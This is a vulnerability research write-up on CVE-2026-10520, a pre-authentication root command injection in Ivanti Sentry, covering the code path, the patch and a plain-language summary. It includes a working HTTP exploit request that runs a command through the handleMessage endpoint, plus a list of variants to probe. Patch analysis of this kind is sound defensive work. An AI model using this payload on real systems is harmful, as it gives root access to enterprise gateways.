More Evidence That Words Don't Mean What We Thought They Meant (Ivanti Sentry Pre-Auth OS Command Injection CVE-2026-10520)
Ivanti Sentry's /mics/api/v2/sentry/mics-config/handleMessage endpoint passed a user-supplied message string into a configuration command parser that eventually invoked a native command via reflection, allowing an unauthenticated attacker to run OS commands as root. The patch hardcoded the message and added Apache rules blocking the endpoint.

This research is a glimpse into the capability powering the watchTowr Platform, a Preemptive Exposure Management solution. We enable organizations to autonomously validate and mitigate their exposure to emerging threats, ahead of in-the-wild exploitation.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Ivanti Sentry, formerly MobileIron Sentry, is an in-line gateway that manages, encrypts and secures traffic between mobile devices and back-end enterprise systems. It typically sits between corporate mobile fleets and resources such as Microsoft Exchange, controlling ActiveSync email traffic and application data. It works alongside Ivanti Endpoint Manager Mobile (EPMM) and enforces device-level access decisions, so only compliant, registered devices can reach internal services.
The research covers two vulnerabilities disclosed in the same Ivanti advisory, both affecting Sentry before the R10.5.2, R10.6.2 and R10.7.1 versions:
- CVE-2026-10520: an OS command injection that allows a remote unauthenticated user to achieve root-level remote code execution. The advisory credits an unknown party.
- CVE-2026-10523: an authentication bypass (CWE-288) that allows a remote unauthenticated attacker to create arbitrary administrative accounts and obtain full administrative access, credited to Bryan Lam.
The authentication bypass would normally be the headline, but the command injection carries a CVSS score of 10/10, which is what drew the researchers' attention.
Setup
The analysis used two builds of the product:
- Ivanti/MobileIron Sentry 10.5.1 (vulnerable)
- Ivanti/MobileIron Sentry 10.5.2 (patched)
The researchers leaned on prior familiarity with Ivanti code bases, specifically Sentry and EPMM, and on the observation that Tomcat-based Ivanti vulnerabilities tend to cluster around a handful of application context paths:
- Ivanti EPMM lives under
/mifs - Ivanti Sentry is exposed under
/mics
That prior knowledge let them skip the reconnaissance and go straight to diffing mics.war, the WAR file that contains the Sentry application.
Finding it

For anyone reviewing attack surface, the application presents itself via /mics/login.jsp and looks something like this:

A quick diff showed that only a single JAR had changed between the vulnerable and patched versions:
mics-core-10.5.1-R10.5.1.jar(vulnerable)mics-core-10.5.2-R10.5.2.jar(different)
The change was located in a familiar place:
mics-core/com/mi/middleware/rest/controller/ConfigServiceController.java
Opening the class reveals a fairly standard Spring Boot controller with straightforward request routing. The controller defines the following parent mapping:
@RequestMapping({"/api/v2/sentry/mics-config"})
That already suggests the vulnerability sits somewhere beneath this route prefix. Only a single method in the controller had changed between versions, and that method is annotated with:
@PostMapping({"/handleMessage"})
Joining the controller-level mapping with the method-level mapping gives the target path:
/mics/api/v2/sentry/mics-config/handleMessage

The vulnerable version of the method takes the user-supplied message string and passes it straight into the service layer:
   @PostMapping({"/handleMessage"})
   public ResponseEntity<ApiResponse<String>> handleMessage(String message) {
      try {
         if (message != null && !message.trim().isEmpty()) {
            String result = this.configService.handleMessage(message);
            return result != null && !this.containsError(result)
               ? ResponseEntity.ok(new ApiResponse<>(200, "Message handled successfully", result))
               : ResponseEntity.badRequest().body(new ApiResponse<>(400, "Failed to process message", result));
         } else {
            return ResponseEntity.badRequest().body(new ApiResponse(400, "Message is empty or null", null));
         }
      } catch (Exception var3) {
         return ResponseEntity.status(HttpStatus.INTERNAL_SERVER_ERROR).body(new ApiResponse<>(500, "Internal server error", var3.getMessage()));
      }
   }
Exploitation
Step 1: follow the input into the service layer
The controller accepts a user-supplied message string and passes it directly into handleMessage(). Following the execution flow into:
mics-core/com/mi/middleware/service/impl/ConfigServiceHandler.java
shows what happens inside handlerMessage():
public String handleMessage(String msg) {
      String module = null;
      String xpath = null;
      String command = null;
      IConfigResponse response = null;
      if (this.userService == null) {
         LOG.error("userService is null");
      }

      StringTokenizer tokenizer = new StringTokenizer(msg);
      if (tokenizer.hasMoreTokens()) {
         command = tokenizer.nextToken();
      }

      if (tokenizer.hasMoreTokens()) {
         module = tokenizer.nextToken();
      }

      if (tokenizer.hasMoreTokens()) {
         xpath = tokenizer.nextToken();
      }

      if (command == null) {
         response = this.getErrorResponse("22", "Invalid configuration command");
         return response.getResponse();
      } else {
         String value = null;
         if (command.equalsIgnoreCase("set")
            || command.equalsIgnoreCase("delete")
            || command.equalsIgnoreCase("get")
            || command.equalsIgnoreCase("add")
            || command.equalsIgnoreCase("modify")
            || command.equalsIgnoreCase("import")
            || command.equalsIgnoreCase("export")
            || command.equalsIgnoreCase("test")
            || command.equalsIgnoreCase("copy")
            || command.equalsIgnoreCase("execute")
            || command.equalsIgnoreCase("query")
            || command.equalsIgnoreCase("migratepasswordhash")) {
            StringBuilder sb = new StringBuilder();

            while (tokenizer.hasMoreTokens()) {
               sb.append(tokenizer.nextToken()).append(" ");
            }

            value = sb.toString().trim();
         }

         LOG.debug("command: " + command + ", module: " + module + ", xpath: " + xpath);

         try {
            if (!command.equalsIgnoreCase("set")
               && !command.equalsIgnoreCase("add")
               && !command.equalsIgnoreCase("modify")
               && !command.equalsIgnoreCase("copy")
               && !command.equalsIgnoreCase("delete")
               && !command.equalsIgnoreCase("query")) {
               response = this.handleMessage(module, xpath, command, value); <---- [0]
            } else {
               if (module == null) {
                  response = this.getErrorResponse("22", "Invalid configuration command");
                  return response.getResponse();
               }

               IModuleHandler moduleHandler = this.getModuleHandler(module);
               synchronized (moduleHandler) {
                  response = this.handleMessage(module, xpath, command, value);
               }
            }
         } catch (MIConfigException var12) {
            LOG.debug("Exception during handleMessage: " + var12.getErrorMessageAsString());
            response = this.convertToResponse(var12);
         }

         return response.getResponse();
      }
   }
The message value is tokenised on whitespace. The first token becomes command, the second module, the third xpath, and everything after that is reassembled into value. The variable names xpath, module and command stood out immediately as the kind of thing that tends to appear in a patch. The parsed values are then passed into a second handleMessage() overload at [0]:
public IConfigResponse handleMessage(String module, String xpath, String command, String value) throws MIConfigException {
      IConfigResponse response = null;
      ConfigRequestProcessor reqProcessor = new ConfigRequestProcessor();
      if (this.prettyPrint) {
         reqProcessor.enablePrettyPrint();
      }

      if (module != null) {
         reqProcessor.setHandler(this.getModuleHandler(module));
      }

      switch (ConfigCommand.getCommand(command)) {
         case GET:
            response = reqProcessor.handleGet(xpath, value);
            break;
         case GETLIST:
            response = reqProcessor.handleGetList(xpath);
            break;

         case EXECUTE: <---- [1]
            response = reqProcessor.handleExecute(xpath, value);
            break;
         case TEST:
            response = reqProcessor.handleTest(xpath, value);
            break;

      return response;
   }
The command token selects a branch in a switch statement. The interesting branch is EXECUTE at [1], which routes into reqProcessor.handleExecute(xpath, value).
Step 2: understand what EXECUTE does
Following that call into:
mics-core/com/mi/middleware/service/impl/ConfigRequestProcessor.java
makes it clearer what handleExecute() is doing:
public IConfigResponse handleExecute(String xpath, String value) throws MIConfigException {
      this.validateXPath(xpath);

      try {
         XmlObject confObj = CommonUtilities.getXMLConfig(this.handler.getXMLConfigFile());
         this.handler.setConfiguration(confObj);
      } catch (Exception var9) {
         LOG.error("Error while reading configuration file", var9);
         throw new MIConfigException("105", "Reading config file failed", var9);
      }

      XmlObject[] tmpObjList = this.getXmlObjectsForXPath(xpath, value);
      LOG.debug("EXECUTE has valid entry");
      XmlObject tmpObjType = tmpObjList[0];
      String response = "";

      try {
         Object nativeResp = CommonUtilities.executeNativeCommand(this.handler.getNativeModule(), tmpObjType, "Execute");
         response = (String)nativeResp;
      } catch (RuntimeException var8) {
         LOG.error("Configuration execute failed", var8);
         throw new MIConfigException("115", "Configuration execute failed", var8);
      }

      return this.getSuccessResponse(response);
   }
The user still controls both xpath and value. If the conditions are satisfied, execution eventually reaches executeNativeCommand() in common-10.6.0.1s-64/com/mi/mics/service/CommonUtilities.java:
public static Object executeNativeCommand(XmlObject obj, String type) throws MIConfigException {
      if (LOG.isDebugEnabled()) {
         LOG.debug(String.format("into executeNativeCommand : type %s ", type));
      }

      String implClsName = obj.getClass().getName();
      String methodType = "get" + type + "method";
      Method method = ReflectionUtilities.getMethod(implClsName, methodType);
      XmlAnySimpleType getMethodName = (XmlAnySimpleType)ReflectionUtilities.executeMethod(method, obj, new Object[0]);
      method = ReflectionUtilities.getMethod(implClsName, "getClassname");
      XmlAnySimpleType className = (XmlAnySimpleType)ReflectionUtilities.executeMethod(method, obj, new Object[0]);
      method = ReflectionUtilities.getMethod(implClsName, "getBeanclass");
      XmlAnySimpleType beanClass = (XmlAnySimpleType)ReflectionUtilities.executeMethod(method, obj, new Object[0]);
      LOG.debug("Class Name : " + className.getStringValue() + " Method : " + getMethodName.getStringValue() + " Bean class : " + beanClass.getStringValue());
      Object excuteModuleMethod = ReflectionUtilities.excuteModuleMethod(
         className.getStringValue(), getMethodName.getStringValue(), beanClass.getStringValue(), obj
      );
      if (LOG.isDebugEnabled()) {
         LOG.debug("sucessfully called executeNativeCommand : " + getMethodName);
      }

      return excuteModuleMethod;
   }
The message value is not treated as a simple string. It is parsed as a MICS configuration command, split into a command, module, XPath and XML body, then passed into the backend configuration system. executeNativeCommand() takes the parsed XML object, identifies which native method should handle it, and invokes that method via reflection, so the endpoint can reach internal system-level configuration actions.
Step 3: read the patch for the payload format
Reverse-engineering the exact XML structure would take time, but the patch gives a strong clue. In the patched version, Ivanti stops using the user-supplied message value and replaces it with a hardcoded command:
  String result = this.configService
            .handleMessage(
               "execute system /configuration/system/commandexec <commandexec>\\n<index>1</index>\\n<reqandres>/bin/cat /sys/devices/virtual/dmi/id/product_name</reqandres>\\n</commandexec>"
            );
That command contains a commandexec XML block and a reqandres field populated with a benign /bin/cat invocation. The researchers took this as a strong indicator that the vulnerable code path was intended to execute a command. Notably, the patch does not remove the underlying functionality; it removes random-internet-user control over the input being passed into the command string.
Step 4: reproduce with a harmless command
Using the command format introduced by the patch, the researchers supplied it to a vulnerable instance, replacing the benign reqandres value with uname -a:
POST /mics/api/v2/sentry/mics-config/handleMessage HTTP/1.1
Host: f5.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 131

message=execute system /configuration/system/commandexec <commandexec><index>1</index><reqandres>uname -a</reqandres></commandexec>
The body is a single form field, message, whose value is the tokenised configuration command: execute selects the EXECUTE branch, system selects the module, /configuration/system/commandexec is the XPath, and the XML block is the value. The reqandres element carries the command that ends up being executed.
The response:
HTTP/1.1 200
Content-Type: application/json
Connection: keep-alive
Server: Server
Pragma: no-cache
Cache-control: no-cache, no-store, must-revalidate
Set-Cookie: JSESSIONID=[redacted]; Path=/mics; Secure; HttpOnly;SameSite=lax
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SameOrigin
X-Content-Type-Options: nosniff
Content-Length: 247

{"status":200,"message":"Message handled successfully","data":"<result><success>Linux f5.com 4.18.0-553.84.1.el8_10.x86_64 #1 SMP Mon Nov 17 12:53:24 PST 2025 x86_64 x86_64 x86_64 GNU/Linux\\n</success></result>"}
The data field contains the output of uname -a, wrapped in a <result><success> element. That reproduces CVE-2026-10520: a pre-authenticated OS command injection in Ivanti Sentry with a CVSS score of 10.
Root cause
The controller takes a user-supplied message string and passes it into a configuration service that interprets it as a command. The service tokenises it into command, module, xpath and value, and the execute command routes into handleExecute(), which ultimately reaches executeNativeCommand() and invokes a native method via reflection using values derived from the attacker's XML.
The patch addresses the problem in two ways. First, the controller no longer accepts attacker-controlled input: it hardcodes the commandexec message with a fixed /bin/cat /sys/devices/virtual/dmi/id/product_name command. The fully patched controller looks like this:
@RequestMapping({"/api/v2/sentry/mics-config"})
public class ConfigServiceController {
   @Autowired
   private ConfigService configService;
   private static final Log LOG = LogFactory.getLog(ConfigServiceController.class);
   private static final String DMI_PRODUCT_NAME_COMMAND = "execute system /configuration/system/commandexec <commandexec>\\n<index>1</index>\\n<reqandres>/bin/cat /sys/devices/virtual/dmi/id/product_name</reqandres>\\n</commandexec>";

   @PostMapping({"/handleMessage"})
   public ResponseEntity<ApiResponse<String>> handleMessage(String message) {
      try {
         String result = this.configService
            .handleMessage(
               "execute system /configuration/system/commandexec <commandexec>\\n<index>1</index>\\n<reqandres>/bin/cat /sys/devices/virtual/dmi/id/product_name</reqandres>\\n</commandexec>"
            );
         return result != null && !this.containsError(result)
            ? ResponseEntity.ok(new ApiResponse<>(200, "Message handled successfully", result))
            : ResponseEntity.badRequest().body(new ApiResponse<>(400, "Failed to process message", result));
      } catch (Exception var3) {
         return ResponseEntity.status(HttpStatus.INTERNAL_SERVER_ERROR).body(new ApiResponse<>(500, "Internal server error", var3.getMessage()));
      }
   }
Second, further inspection revealed defensive changes outside the Java code. The bundled Apache configuration now contains regex-based rules that block access to the vulnerable endpoint entirely, causing unauthenticated requests to be redirected to the login page via a 302 response. In other words, Ivanti did not just remove attacker control over the vulnerable execution path; they also added a layer of protection in front of it, which in practice means they added authentication.
Impact
CVE-2026-10520 allows a remote unauthenticated user to achieve root-level remote code execution on Ivanti Sentry before R10.5.2, R10.6.2 and R10.7.1. The reproduction shows command output returned directly in the HTTP response, so an attacker gets both execution and a channel for reading results. Because Sentry is an in-line gateway between mobile fleets and back-end enterprise systems such as Microsoft Exchange, and enforces device-level access decisions alongside EPMM, compromise of the gateway sits in a position to affect the traffic and access decisions it mediates. The advisory rates the issue 10/10.
The companion issue, CVE-2026-10523, is an authentication bypass (CWE-288) that allows a remote unauthenticated attacker to create arbitrary administrative accounts and obtain full administrative access.
Fix
The fixed versions are R10.5.2, R10.6.2 and R10.7.1. The fix, as described above, hardcodes the command sent to the configuration service, removing attacker control over the input, and adds Apache regex rules that block unauthenticated access to the endpoint, redirecting such requests to the login page with a 302.
Variants to test
- Other commands in the same switch. The service recognises
set,delete,get,add,modify,import,export,test,copy,execute,queryandmigratepasswordhash. A positive result is any branch that reaches a native call or file operation with attacker-influenced arguments. - Other modules. The second token selects a module handler via
getModuleHandler(module). - Other XPaths under
commandexec. The report uses/configuration/system/commandexecwith areqandreselement. A positive result is command output appearing in thedatafield. - The same pattern in EPMM. The researchers note that EPMM lives under
/mifs.
Hunting notes
This bug sits in a Spring Boot controller that fronts a configuration subsystem, reachable without authentication under a known context path (/mics). The signals that led to it were structural: a single JAR changed between versions, a single controller class changed, and a single method changed. When a patch touches one method in a controller and the diff replaces a parameter with a hardcoded string, that is usually the vulnerable sink being neutered.
Variable names are a useful filter when reading decompiled code: command, module, xpath and value in a tokenised configuration parser are a strong hint that user input reaches something that executes. Following the switch statement to the EXECUTE branch and then to a reflection-based executeNativeCommand() confirmed it.
The patch itself provided the payload format. When a fix hardcodes a benign command, that command is effectively documentation of the vulnerable input shape, and swapping the benign part for a harmless probe (uname -a here) is enough to demonstrate impact without causing damage. The response returning the command output in the JSON data field made the proof unambiguous.
Finally, the fix added Apache-level rules in front of the endpoint, redirecting unauthenticated requests with a 302.
Detection Artefact Generator
A Detection Artefact Generator is provided to allow teams to determine whether their environment is vulnerable:

What happened, in plain words
Ivanti Sentry is a piece of software that companies put between their employees' mobile phones and the company's internal systems, such as email servers. It checks that a phone is allowed to connect before letting it through. Think of it as a security guard at the door of an office building: it looks at who is coming in and decides whether they may pass.
Two security holes were found in this product and published in the same advisory (an official security notice from the vendor). Both affect Sentry versions older than R10.5.2, R10.6.2 and R10.7.1:
- CVE-2026-10520: a flaw that lets anyone on the internet, without logging in, run commands on the server as the most powerful user (the "root" user). The advisory credits an unknown party.
- CVE-2026-10523: a flaw that lets anyone on the internet, without logging in, create their own administrator account and take full control. The advisory credits Bryan Lam.
A "CVE" is simply an ID number given to a publicly known security flaw, so people around the world can refer to the same bug unambiguously. "Unauthenticated" means no username or password is needed. "Root-level remote code execution" means an outsider, working over the network, can make the server run whatever commands they like, with the highest level of permission on the machine.
